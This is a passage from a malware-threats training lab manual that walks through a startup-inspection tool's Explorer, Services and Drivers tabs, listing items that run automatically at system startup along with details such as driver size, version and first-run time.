


Module 07 – Malware Threats

- Click the **Explorer** tab to view the explorer applications that run automatically at system startup.




- Clicking the **Services** tab displays all services that run automatically at system startup.



Module 07 – Malware Threats

- Click the **Drivers** tab to view all application drivers that run automatically at system startup.


Note: The list displayed under this tab may vary when you perform this task.



- You can click on any driver to display its size, version, and the time at which it was automatically run at system startup (for the first time).

